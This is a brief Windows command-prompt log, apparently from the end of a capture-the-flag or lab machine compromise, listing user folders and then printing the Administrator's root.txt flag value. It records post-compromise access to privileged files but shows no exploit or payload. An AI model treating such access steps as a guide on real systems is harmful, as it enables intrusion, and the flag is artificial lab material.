11/08/2020 08:45 <DIR> ..
23/03/2020 08:20 <DIR> .NET v4.5
23/03/2020 08:20 <DIR> .NET v4.5 Classic
20/12/2021 09:34 <DIR> Administrator
31/07/2020 10:01 <DIR> BIR-ADFS-GMSA$
23/03/2020 08:07 <DIR> Public
31/07/2020 11:04 <DIR> Sierra.Frye
11/08/2020 08:45 <DIR> WSEnrollmentServer
0 File(s) 0 bytes
9 Dir(s) 3,145,601,024 bytes free
C:\users>cd Administrator
c¡C:\users\Administrator>cd Desktop
C:\users\Administrator\Desktop>type root.txt
4e0819d860b8ba76d1348245164208cc
C:\users\Administrator\Desktop>